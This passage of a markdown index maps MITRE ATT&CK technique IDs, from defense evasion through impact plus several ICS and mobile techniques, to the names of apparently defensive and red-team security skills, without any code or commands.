| [T1036.005](https://attack.mitre.org/techniques/T1036/005/) | `detecting-process-injection-techniques`, `performing-purple-team-atomic-testing` |
|
||||
| [T1055](https://attack.mitre.org/techniques/T1055/) | `building-attack-pattern-library-from-cti-reports`, `building-red-team-c2-infrastructure-with-havoc`, `conducting-full-scope-red-team-engagement`, `detecting-evasion-techniques-in-endpoint-logs`, `detecting-fileless-attacks-on-endpoints` +13 more |
|
||||
| [T1055.001](https://attack.mitre.org/techniques/T1055/001/) | `detecting-process-hollowing-technique`, `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon`, `hunting-for-process-injection-techniques`, `performing-purple-team-atomic-testing` +1 more |
|
||||
| [T1055.002](https://attack.mitre.org/techniques/T1055/002/) | `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon` |
|
||||
| [T1055.003](https://attack.mitre.org/techniques/T1055/003/) | `detecting-process-hollowing-technique`, `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon`, `performing-purple-team-atomic-testing` |
|
||||
| [T1055.004](https://attack.mitre.org/techniques/T1055/004/) | `detecting-process-hollowing-technique`, `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon`, `hunting-for-process-injection-techniques` |
|
||||
| [T1055.005](https://attack.mitre.org/techniques/T1055/005/) | `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon` |
|
||||
| [T1055.008](https://attack.mitre.org/techniques/T1055/008/) | `detecting-process-injection-techniques` |
|
||||
| [T1055.009](https://attack.mitre.org/techniques/T1055/009/) | `detecting-process-injection-techniques` |
|
||||
| [T1055.011](https://attack.mitre.org/techniques/T1055/011/) | `detecting-process-injection-techniques` |
|
||||
| [T1055.012](https://attack.mitre.org/techniques/T1055/012/) | `conducting-malware-incident-response`, `detecting-fileless-malware-techniques`, `detecting-process-hollowing-technique`, `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon` +2 more |
|
||||
| [T1055.013](https://attack.mitre.org/techniques/T1055/013/) | `detecting-process-hollowing-technique`, `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon` |
|
||||
| [T1055.014](https://attack.mitre.org/techniques/T1055/014/) | `detecting-process-injection-techniques` |
|
||||
| [T1055.015](https://attack.mitre.org/techniques/T1055/015/) | `detecting-process-injection-techniques`, `detecting-t1055-process-injection-with-sysmon` |
|
||||
| [T1070](https://attack.mitre.org/techniques/T1070/) | `detecting-evasion-techniques-in-endpoint-logs`, `implementing-siem-use-cases-for-detection`, `implementing-velociraptor-for-ir-collection`, `performing-purple-team-atomic-testing` |
|
||||
| [T1070.001](https://attack.mitre.org/techniques/T1070/001/) | `detecting-evasion-techniques-in-endpoint-logs`, `implementing-mitre-attack-coverage-mapping`, `performing-purple-team-atomic-testing`, `performing-purple-team-exercise` |
|
||||
| [T1070.004](https://attack.mitre.org/techniques/T1070/004/) | `implementing-threat-modeling-with-mitre-attack`, `performing-purple-team-atomic-testing` |
|
||||
| [T1070.006](https://attack.mitre.org/techniques/T1070/006/) | `detecting-evasion-techniques-in-endpoint-logs`, `hunting-for-defense-evasion-via-timestomping` |
|
||||
| [T1112](https://attack.mitre.org/techniques/T1112/) | `detecting-fileless-malware-techniques`, `performing-purple-team-atomic-testing` |
|
||||
| [T1127](https://attack.mitre.org/techniques/T1127/) | `detecting-evasion-techniques-in-endpoint-logs`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-lolbins-execution-in-endpoint-logs` |
|
||||
| [T1127.001](https://attack.mitre.org/techniques/T1127/001/) | `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-lolbins-execution-in-endpoint-logs` |
|
||||
| [T1140](https://attack.mitre.org/techniques/T1140/) | `analyzing-powershell-script-block-logging`, `detecting-fileless-attacks-on-endpoints`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs` +1 more |
|
||||
| [T1202](https://attack.mitre.org/techniques/T1202/) | `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs` |
|
||||
| [T1218](https://attack.mitre.org/techniques/T1218/) | `detecting-evasion-techniques-in-endpoint-logs`, `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-advanced-persistent-threats`, `hunting-for-living-off-the-land-binaries` +3 more |
|
||||
| [T1218.001](https://attack.mitre.org/techniques/T1218/001/) | `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs`, `performing-purple-team-atomic-testing` |
|
||||
| [T1218.002](https://attack.mitre.org/techniques/T1218/002/) | `hunting-for-living-off-the-land-binaries` |
|
||||
| [T1218.003](https://attack.mitre.org/techniques/T1218/003/) | `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs`, `performing-purple-team-atomic-testing` |
|
||||
| [T1218.004](https://attack.mitre.org/techniques/T1218/004/) | `detecting-living-off-the-land-attacks`, `hunting-for-lolbins-execution-in-endpoint-logs` |
|
||||
| [T1218.005](https://attack.mitre.org/techniques/T1218/005/) | `detecting-fileless-malware-techniques`, `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs` +1 more |
|
||||
| [T1218.007](https://attack.mitre.org/techniques/T1218/007/) | `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs` |
|
||||
| [T1218.010](https://attack.mitre.org/techniques/T1218/010/) | `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs`, `performing-purple-team-atomic-testing` |
|
||||
| [T1218.011](https://attack.mitre.org/techniques/T1218/011/) | `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs`, `performing-dynamic-analysis-with-any-run` +1 more |
|
||||
| [T1218.013](https://attack.mitre.org/techniques/T1218/013/) | `detecting-living-off-the-land-attacks` |
|
||||
| [T1222.001](https://attack.mitre.org/techniques/T1222/001/) | `conducting-domain-persistence-with-dcsync` |
|
||||
| [T1497](https://attack.mitre.org/techniques/T1497/) | `analyzing-malware-sandbox-evasion-techniques` |
|
||||
| [T1497.001](https://attack.mitre.org/techniques/T1497/001/) | `analyzing-malware-sandbox-evasion-techniques` |
|
||||
| [T1497.002](https://attack.mitre.org/techniques/T1497/002/) | `analyzing-malware-sandbox-evasion-techniques` |
|
||||
| [T1497.003](https://attack.mitre.org/techniques/T1497/003/) | `analyzing-malware-sandbox-evasion-techniques` |
|
||||
| [T1550](https://attack.mitre.org/techniques/T1550/) | `performing-lateral-movement-detection` |
|
||||
| [T1550.001](https://attack.mitre.org/techniques/T1550/001/) | `detecting-azure-lateral-movement` |
|
||||
| [T1550.002](https://attack.mitre.org/techniques/T1550/002/) | `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `conducting-full-scope-red-team-engagement`, `detecting-lateral-movement-in-network`, `detecting-lateral-movement-with-splunk` +6 more |
|
||||
| [T1550.003](https://attack.mitre.org/techniques/T1550/003/) | `conducting-pass-the-ticket-attack`, `detecting-pass-the-hash-attacks`, `detecting-pass-the-ticket-attacks`, `exploiting-constrained-delegation-abuse` |
|
||||
| [T1550.004](https://attack.mitre.org/techniques/T1550/004/) | `performing-initial-access-with-evilginx3` |
|
||||
| [T1562](https://attack.mitre.org/techniques/T1562/) | `detecting-evasion-techniques-in-endpoint-logs`, `performing-purple-team-atomic-testing` |
|
||||
| [T1562.001](https://attack.mitre.org/techniques/T1562/001/) | `analyzing-powershell-script-block-logging`, `building-attack-pattern-library-from-cti-reports`, `detecting-evasion-techniques-in-endpoint-logs`, `detecting-fileless-attacks-on-endpoints`, `detecting-suspicious-powershell-execution` +1 more |
|
||||
| [T1610](https://attack.mitre.org/techniques/T1610/) | `detecting-container-escape-attempts`, `detecting-container-escape-with-falco-rules` |
|
||||
|
||||
---
|
||||
|
||||
## 🔑 Credential Access
|
||||
|
||||
**27 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1003](https://attack.mitre.org/techniques/T1003/) | `analyzing-powershell-script-block-logging`, `building-attack-pattern-library-from-cti-reports`, `building-detection-rules-with-sigma`, `detecting-container-escape-with-falco-rules`, `detecting-credential-dumping-techniques` +10 more |
|
||||
| [T1003.001](https://attack.mitre.org/techniques/T1003/001/) | `analyzing-campaign-attribution-evidence`, `analyzing-powershell-script-block-logging`, `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl` +13 more |
|
||||
| [T1003.002](https://attack.mitre.org/techniques/T1003/002/) | `detecting-credential-dumping-techniques`, `detecting-t1003-credential-dumping-with-edr`, `performing-purple-team-atomic-testing` |
|
||||
| [T1003.003](https://attack.mitre.org/techniques/T1003/003/) | `detecting-credential-dumping-techniques`, `detecting-t1003-credential-dumping-with-edr`, `performing-purple-team-atomic-testing` |
|
||||
| [T1003.004](https://attack.mitre.org/techniques/T1003/004/) | `detecting-t1003-credential-dumping-with-edr`, `performing-credential-access-with-lazagne`, `performing-purple-team-atomic-testing` |
|
||||
| [T1003.005](https://attack.mitre.org/techniques/T1003/005/) | `detecting-t1003-credential-dumping-with-edr`, `performing-purple-team-atomic-testing` |
|
||||
| [T1003.006](https://attack.mitre.org/techniques/T1003/006/) | `analyzing-windows-event-logs-in-splunk`, `conducting-domain-persistence-with-dcsync`, `conducting-full-scope-red-team-engagement`, `conducting-internal-network-penetration-test`, `detecting-dcsync-attack-in-active-directory` +8 more |
|
||||
| [T1110](https://attack.mitre.org/techniques/T1110/) | `analyzing-windows-event-logs-in-splunk`, `building-detection-rule-with-splunk-spl`, `conducting-internal-network-penetration-test`, `implementing-mitre-attack-coverage-mapping`, `implementing-siem-use-cases-for-detection` +3 more |
|
||||
| [T1110.001](https://attack.mitre.org/techniques/T1110/001/) | `analyzing-windows-event-logs-in-splunk`, `building-detection-rule-with-splunk-spl`, `implementing-siem-use-cases-for-detection`, `performing-false-positive-reduction-in-siem`, `performing-purple-team-atomic-testing` |
|
||||
| [T1110.002](https://attack.mitre.org/techniques/T1110/002/) | `exploiting-kerberoasting-with-impacket` |
|
||||
| [T1110.003](https://attack.mitre.org/techniques/T1110/003/) | `detecting-pass-the-ticket-attacks`, `implementing-siem-use-cases-for-detection`, `performing-purple-team-atomic-testing` |
|
||||
| [T1187](https://attack.mitre.org/techniques/T1187/) | `detecting-ntlm-relay-with-event-correlation` |
|
||||
| [T1528](https://attack.mitre.org/techniques/T1528/) | `detecting-azure-lateral-movement`, `detecting-azure-service-principal-abuse` |
|
||||
| [T1539](https://attack.mitre.org/techniques/T1539/) | `performing-credential-access-with-lazagne`, `performing-initial-access-with-evilginx3` |
|
||||
| [T1552](https://attack.mitre.org/techniques/T1552/) | `performing-cloud-incident-containment-procedures`, `performing-purple-team-atomic-testing` |
|
||||
| [T1552.001](https://attack.mitre.org/techniques/T1552/001/) | `performing-credential-access-with-lazagne`, `performing-purple-team-atomic-testing` |
|
||||
| [T1552.002](https://attack.mitre.org/techniques/T1552/002/) | `performing-credential-access-with-lazagne` |
|
||||
| [T1552.005](https://attack.mitre.org/techniques/T1552/005/) | `conducting-cloud-penetration-testing` |
|
||||
| [T1552.006](https://attack.mitre.org/techniques/T1552/006/) | `deploying-active-directory-honeytokens` |
|
||||
| [T1557](https://attack.mitre.org/techniques/T1557/) | `performing-initial-access-with-evilginx3` |
|
||||
| [T1557.001](https://attack.mitre.org/techniques/T1557/001/) | `conducting-internal-network-penetration-test`, `detecting-ntlm-relay-with-event-correlation`, `hunting-for-ntlm-relay-attacks` |
|
||||
| [T1558](https://attack.mitre.org/techniques/T1558/) | `analyzing-windows-event-logs-in-splunk`, `conducting-pass-the-ticket-attack`, `exploiting-kerberoasting-with-impacket`, `exploiting-nopac-cve-2021-42278-42287`, `performing-lateral-movement-detection` +1 more |
|
||||
| [T1558.001](https://attack.mitre.org/techniques/T1558/001/) | `analyzing-windows-event-logs-in-splunk`, `conducting-domain-persistence-with-dcsync`, `detecting-golden-ticket-attacks-in-kerberos-logs`, `detecting-golden-ticket-forgery`, `detecting-kerberoasting-attacks` +3 more |
|
||||
| [T1558.002](https://attack.mitre.org/techniques/T1558/002/) | `performing-active-directory-compromise-investigation` |
|
||||
| [T1558.003](https://attack.mitre.org/techniques/T1558/003/) | `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `conducting-full-scope-red-team-engagement`, `conducting-internal-network-penetration-test`, `deploying-active-directory-honeytokens` +12 more |
|
||||
| [T1558.004](https://attack.mitre.org/techniques/T1558/004/) | `detecting-kerberoasting-attacks` |
|
||||
| [T1649](https://attack.mitre.org/techniques/T1649/) | `exploiting-active-directory-certificate-services-esc1` |
|
||||
|
||||
---
|
||||
|
||||
## 🗺️ Discovery
|
||||
|
||||
**20 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1016](https://attack.mitre.org/techniques/T1016/) | `conducting-full-scope-red-team-engagement`, `conducting-internal-reconnaissance-with-bloodhound-ce`, `exploiting-active-directory-with-bloodhound`, `performing-purple-team-atomic-testing` |
|
||||
| [T1018](https://attack.mitre.org/techniques/T1018/) | `conducting-full-scope-red-team-engagement`, `conducting-internal-reconnaissance-with-bloodhound-ce`, `detecting-network-scanning-with-ids-signatures`, `exploiting-active-directory-with-bloodhound`, `performing-active-directory-bloodhound-analysis` |
|
||||
| [T1033](https://attack.mitre.org/techniques/T1033/) | `conducting-internal-reconnaissance-with-bloodhound-ce`, `detecting-privilege-escalation-attempts`, `exploiting-active-directory-with-bloodhound`, `performing-purple-team-atomic-testing` |
|
||||
| [T1040](https://attack.mitre.org/techniques/T1040/) | `implementing-continuous-security-validation-with-bas` |
|
||||
| [T1046](https://attack.mitre.org/techniques/T1046/) | `detecting-network-scanning-with-ids-signatures`, `detecting-privilege-escalation-attempts`, `performing-packet-injection-attack`, `triaging-security-incident` |
|
||||
| [T1049](https://attack.mitre.org/techniques/T1049/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1057](https://attack.mitre.org/techniques/T1057/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1069](https://attack.mitre.org/techniques/T1069/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1069.001](https://attack.mitre.org/techniques/T1069/001/) | `performing-active-directory-bloodhound-analysis`, `performing-purple-team-atomic-testing` |
|
||||
| [T1069.002](https://attack.mitre.org/techniques/T1069/002/) | `conducting-internal-reconnaissance-with-bloodhound-ce`, `exploiting-active-directory-with-bloodhound`, `performing-active-directory-bloodhound-analysis`, `performing-kerberoasting-attack`, `performing-purple-team-atomic-testing` |
|
||||
| [T1082](https://attack.mitre.org/techniques/T1082/) | `conducting-full-scope-red-team-engagement`, `performing-purple-team-atomic-testing` |
|
||||
| [T1083](https://attack.mitre.org/techniques/T1083/) | `implementing-canary-tokens-for-network-intrusion`, `performing-purple-team-atomic-testing` |
|
||||
| [T1087](https://attack.mitre.org/techniques/T1087/) | `conducting-full-scope-red-team-engagement`, `executing-red-team-engagement-planning`, `implementing-continuous-security-validation-with-bas`, `performing-purple-team-atomic-testing` |
|
||||
| [T1087.001](https://attack.mitre.org/techniques/T1087/001/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1087.002](https://attack.mitre.org/techniques/T1087/002/) | `conducting-internal-reconnaissance-with-bloodhound-ce`, `deploying-active-directory-honeytokens`, `exploiting-active-directory-certificate-services-esc1`, `exploiting-active-directory-with-bloodhound`, `exploiting-kerberoasting-with-impacket` +3 more |
|
||||
| [T1087.004](https://attack.mitre.org/techniques/T1087/004/) | `detecting-azure-service-principal-abuse`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1482](https://attack.mitre.org/techniques/T1482/) | `conducting-internal-reconnaissance-with-bloodhound-ce`, `exploiting-active-directory-with-bloodhound`, `performing-active-directory-bloodhound-analysis` |
|
||||
| [T1518](https://attack.mitre.org/techniques/T1518/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1518.001](https://attack.mitre.org/techniques/T1518/001/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1580](https://attack.mitre.org/techniques/T1580/) | `implementing-mitre-attack-coverage-mapping` |
|
||||
|
||||
---
|
||||
|
||||
## ↔️ Lateral Movement
|
||||
|
||||
**9 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1021](https://attack.mitre.org/techniques/T1021/) | `detecting-lateral-movement-in-network`, `detecting-lateral-movement-with-splunk`, `detecting-service-account-abuse`, `executing-red-team-engagement-planning`, `exploiting-constrained-delegation-abuse` +10 more |
|
||||
| [T1021.001](https://attack.mitre.org/techniques/T1021/001/) | `analyzing-campaign-attribution-evidence`, `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl`, `building-threat-hunt-hypothesis-framework` +8 more |
|
||||
| [T1021.002](https://attack.mitre.org/techniques/T1021/002/) | `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl`, `conducting-full-scope-red-team-engagement`, `conducting-internal-network-penetration-test` +10 more |
|
||||
| [T1021.003](https://attack.mitre.org/techniques/T1021/003/) | `detecting-lateral-movement-with-splunk`, `hunting-for-dcom-lateral-movement`, `performing-lateral-movement-detection`, `performing-lateral-movement-with-wmiexec`, `performing-purple-team-atomic-testing` |
|
||||
| [T1021.004](https://attack.mitre.org/techniques/T1021/004/) | `detecting-lateral-movement-with-splunk`, `performing-purple-team-atomic-testing` |
|
||||
| [T1021.006](https://attack.mitre.org/techniques/T1021/006/) | `building-attack-pattern-library-from-cti-reports`, `detecting-lateral-movement-with-splunk`, `performing-lateral-movement-detection`, `performing-purple-team-atomic-testing` |
|
||||
| [T1210](https://attack.mitre.org/techniques/T1210/) | `exploiting-ms17-010-eternalblue-vulnerability`, `exploiting-zerologon-vulnerability-cve-2020-1472` |
|
||||
| [T1534](https://attack.mitre.org/techniques/T1534/) | `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1570](https://attack.mitre.org/techniques/T1570/) | `detecting-lateral-movement-in-network`, `detecting-lateral-movement-with-splunk`, `performing-lateral-movement-with-wmiexec`, `performing-purple-team-atomic-testing` |
|
||||
|
||||
---
|
||||
|
||||
## 📦 Collection
|
||||
|
||||
**13 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1005](https://attack.mitre.org/techniques/T1005/) | `conducting-malware-incident-response`, `detecting-container-escape-with-falco-rules`, `performing-purple-team-atomic-testing` |
|
||||
| [T1039](https://attack.mitre.org/techniques/T1039/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1074](https://attack.mitre.org/techniques/T1074/) | `building-attack-pattern-library-from-cti-reports`, `executing-red-team-exercise`, `hunting-for-data-staging-before-exfiltration` |
|
||||
| [T1074.001](https://attack.mitre.org/techniques/T1074/001/) | `hunting-for-data-staging-before-exfiltration`, `performing-purple-team-atomic-testing` |
|
||||
| [T1074.002](https://attack.mitre.org/techniques/T1074/002/) | `hunting-for-data-staging-before-exfiltration` |
|
||||
| [T1113](https://attack.mitre.org/techniques/T1113/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1114.002](https://attack.mitre.org/techniques/T1114/002/) | `detecting-email-forwarding-rules-attack` |
|
||||
| [T1114.003](https://attack.mitre.org/techniques/T1114/003/) | `detecting-business-email-compromise`, `detecting-email-forwarding-rules-attack` |
|
||||
| [T1115](https://attack.mitre.org/techniques/T1115/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1213](https://attack.mitre.org/techniques/T1213/) | `conducting-full-scope-red-team-engagement` |
|
||||
| [T1530](https://attack.mitre.org/techniques/T1530/) | `detecting-insider-threat-behaviors`, `implementing-mitre-attack-coverage-mapping`, `performing-cloud-incident-containment-procedures` |
|
||||
| [T1560](https://attack.mitre.org/techniques/T1560/) | `conducting-full-scope-red-team-engagement`, `hunting-for-data-staging-before-exfiltration` |
|
||||
| [T1560.001](https://attack.mitre.org/techniques/T1560/001/) | `hunting-for-data-staging-before-exfiltration`, `performing-purple-team-atomic-testing` |
|
||||
|
||||
---
|
||||
|
||||
## 📡 Command and Control
|
||||
|
||||
**20 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1071](https://attack.mitre.org/techniques/T1071/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-network-covert-channels-in-malware`, `analyzing-ransomware-network-indicators`, `analyzing-threat-actor-ttps-with-mitre-attack`, `hunting-advanced-persistent-threats` +6 more |
|
||||
| [T1071.001](https://attack.mitre.org/techniques/T1071/001/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-campaign-attribution-evidence`, `analyzing-powershell-empire-artifacts`, `analyzing-powershell-script-block-logging`, `building-attack-pattern-library-from-cti-reports` +13 more |
|
||||
| [T1071.004](https://attack.mitre.org/techniques/T1071/004/) | `building-attack-pattern-library-from-cti-reports`, `building-c2-infrastructure-with-sliver-framework`, `hunting-for-beaconing-with-frequency-analysis`, `hunting-for-command-and-control-beaconing`, `hunting-for-dns-tunneling-with-zeek` +3 more |
|
||||
| [T1090](https://attack.mitre.org/techniques/T1090/) | `implementing-mitre-attack-coverage-mapping`, `performing-purple-team-atomic-testing` |
|
||||
| [T1090.001](https://attack.mitre.org/techniques/T1090/001/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1090.002](https://attack.mitre.org/techniques/T1090/002/) | `building-c2-infrastructure-with-sliver-framework`, `building-red-team-c2-infrastructure-with-havoc` |
|
||||
| [T1090.004](https://attack.mitre.org/techniques/T1090/004/) | `hunting-for-domain-fronting-c2-traffic` |
|
||||
| [T1095](https://attack.mitre.org/techniques/T1095/) | `hunting-for-command-and-control-beaconing`, `hunting-for-unusual-network-connections` |
|
||||
| [T1102](https://attack.mitre.org/techniques/T1102/) | `hunting-for-living-off-the-cloud-techniques` |
|
||||
| [T1105](https://attack.mitre.org/techniques/T1105/) | `analyzing-powershell-script-block-logging`, `building-attack-pattern-library-from-cti-reports`, `building-c2-infrastructure-with-sliver-framework`, `building-red-team-c2-infrastructure-with-havoc`, `detecting-fileless-attacks-on-endpoints` +7 more |
|
||||
| [T1132](https://attack.mitre.org/techniques/T1132/) | `hunting-for-command-and-control-beaconing`, `performing-purple-team-atomic-testing` |
|
||||
| [T1132.001](https://attack.mitre.org/techniques/T1132/001/) | `building-c2-infrastructure-with-sliver-framework`, `performing-purple-team-atomic-testing` |
|
||||
| [T1219](https://attack.mitre.org/techniques/T1219/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1568](https://attack.mitre.org/techniques/T1568/) | `hunting-for-command-and-control-beaconing`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1568.002](https://attack.mitre.org/techniques/T1568/002/) | `hunting-for-beaconing-with-frequency-analysis` |
|
||||
| [T1571](https://attack.mitre.org/techniques/T1571/) | `hunting-for-unusual-network-connections`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1572](https://attack.mitre.org/techniques/T1572/) | `building-c2-infrastructure-with-sliver-framework`, `hunting-for-command-and-control-beaconing`, `hunting-for-dns-tunneling-with-zeek`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1573](https://attack.mitre.org/techniques/T1573/) | `analyzing-ransomware-network-indicators`, `hunting-for-beaconing-with-frequency-analysis`, `hunting-for-command-and-control-beaconing`, `implementing-mitre-attack-coverage-mapping`, `performing-purple-team-atomic-testing` |
|
||||
| [T1573.001](https://attack.mitre.org/techniques/T1573/001/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1573.002](https://attack.mitre.org/techniques/T1573/002/) | `building-c2-infrastructure-with-sliver-framework`, `building-red-team-c2-infrastructure-with-havoc` |
|
||||
|
||||
---
|
||||
|
||||
## 📤 Exfiltration
|
||||
|
||||
**12 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1020](https://attack.mitre.org/techniques/T1020/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1029](https://attack.mitre.org/techniques/T1029/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1030](https://attack.mitre.org/techniques/T1030/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1041](https://attack.mitre.org/techniques/T1041/) | `analyzing-campaign-attribution-evidence`, `analyzing-ransomware-network-indicators`, `building-attack-pattern-library-from-cti-reports`, `conducting-full-scope-red-team-engagement`, `conducting-malware-incident-response` +6 more |
|
||||
| [T1048](https://attack.mitre.org/techniques/T1048/) | `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl`, `conducting-full-scope-red-team-engagement`, `hunting-for-data-exfiltration-indicators`, `implementing-continuous-security-validation-with-bas` +2 more |
|
||||
| [T1048.001](https://attack.mitre.org/techniques/T1048/001/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1048.002](https://attack.mitre.org/techniques/T1048/002/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1048.003](https://attack.mitre.org/techniques/T1048/003/) | `conducting-full-scope-red-team-engagement`, `hunting-for-data-exfiltration-indicators`, `hunting-for-dns-tunneling-with-zeek`, `implementing-continuous-security-validation-with-bas`, `implementing-mitre-attack-coverage-mapping` +2 more |
|
||||
| [T1052](https://attack.mitre.org/techniques/T1052/) | `hunting-for-data-exfiltration-indicators` |
|
||||
| [T1537](https://attack.mitre.org/techniques/T1537/) | `hunting-for-data-exfiltration-indicators`, `hunting-for-living-off-the-cloud-techniques`, `implementing-mitre-attack-coverage-mapping`, `implementing-threat-modeling-with-mitre-attack`, `performing-cloud-incident-containment-procedures` |
|
||||
| [T1567](https://attack.mitre.org/techniques/T1567/) | `detecting-insider-threat-behaviors`, `hunting-for-data-exfiltration-indicators`, `hunting-for-living-off-the-cloud-techniques`, `implementing-continuous-security-validation-with-bas`, `performing-purple-team-atomic-testing` |
|
||||
| [T1567.002](https://attack.mitre.org/techniques/T1567/002/) | `hunting-for-data-exfiltration-indicators`, `performing-purple-team-atomic-testing` |
|
||||
|
||||
---
|
||||
|
||||
## 💥 Impact
|
||||
|
||||
**6 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1485](https://attack.mitre.org/techniques/T1485/) | `hunting-for-shadow-copy-deletion`, `performing-purple-team-atomic-testing` |
|
||||
| [T1486](https://attack.mitre.org/techniques/T1486/) | `analyzing-ransomware-network-indicators`, `building-attack-pattern-library-from-cti-reports`, `building-threat-hunt-hypothesis-framework`, `conducting-full-scope-red-team-engagement`, `hunting-for-shadow-copy-deletion` +7 more |
|
||||
| [T1489](https://attack.mitre.org/techniques/T1489/) | `conducting-full-scope-red-team-engagement`, `performing-purple-team-atomic-testing` |
|
||||
| [T1490](https://attack.mitre.org/techniques/T1490/) | `building-soc-playbook-for-ransomware`, `hunting-for-shadow-copy-deletion`, `performing-purple-team-atomic-testing`, `performing-purple-team-exercise` |
|
||||
| [T1491](https://attack.mitre.org/techniques/T1491/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1491.002](https://attack.mitre.org/techniques/T1491/002/) | `performing-purple-team-atomic-testing` |
|
||||
|
||||
---
|
||||
|
||||
## 🔧 Other / Cross-Tactic Techniques
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| T0157 | `exploiting-kerberoasting-with-impacket` |
|
||||
| T0200 | `building-vulnerability-scanning-workflow`, `performing-authenticated-scan-with-openvas` |
|
||||
| T0802 | `detecting-attacks-on-historian-servers` |
|
||||
| T0809 | `detecting-attacks-on-historian-servers` |
|
||||
| T0814 | `detecting-modbus-command-injection-attacks` |
|
||||
| T0816 | `detecting-dnp3-protocol-anomalies` |
|
||||
| T0830 | `detecting-modbus-protocol-anomalies` |
|
||||
| T0831 | `detecting-modbus-protocol-anomalies` |
|
||||
| T0832 | `detecting-attacks-on-historian-servers` |
|
||||
| T0833 | `detecting-stuxnet-style-attacks` |
|
||||
| T0836 | `detecting-modbus-command-injection-attacks`, `detecting-modbus-protocol-anomalies`, `detecting-stuxnet-style-attacks` |
|
||||
| T0839 | `detecting-dnp3-protocol-anomalies`, `detecting-stuxnet-style-attacks` |
|
||||
| T0843 | `detecting-modbus-command-injection-attacks`, `performing-s7comm-protocol-security-analysis` |
|
||||
| T0847 | `detecting-stuxnet-style-attacks` |
|
||||
| T0855 | `detecting-dnp3-protocol-anomalies`, `detecting-modbus-command-injection-attacks`, `detecting-modbus-protocol-anomalies` |
|
||||
| T0856 | `detecting-stuxnet-style-attacks` |
|
||||
| T0862 | `detecting-stuxnet-style-attacks` |
|
||||
| T0866 | `detecting-stuxnet-style-attacks` |
|
||||
| T0869 | `detecting-dnp3-protocol-anomalies` |
|
||||
| T0881 | `performing-s7comm-protocol-security-analysis` |
|
||||
| T0886 | `detecting-modbus-protocol-anomalies` |
|
||||
| T1404 | `analyzing-android-malware-with-apktool` |
|
||||
| T1417 | `analyzing-android-malware-with-apktool` |
|
||||
| T1418 | `analyzing-android-malware-with-apktool` |
|
||||
| T1553.006 | `analyzing-uefi-bootkit-persistence` |
|
||||
| T1555 | `performing-credential-access-with-lazagne`, `performing-purple-team-atomic-testing` |
|
||||
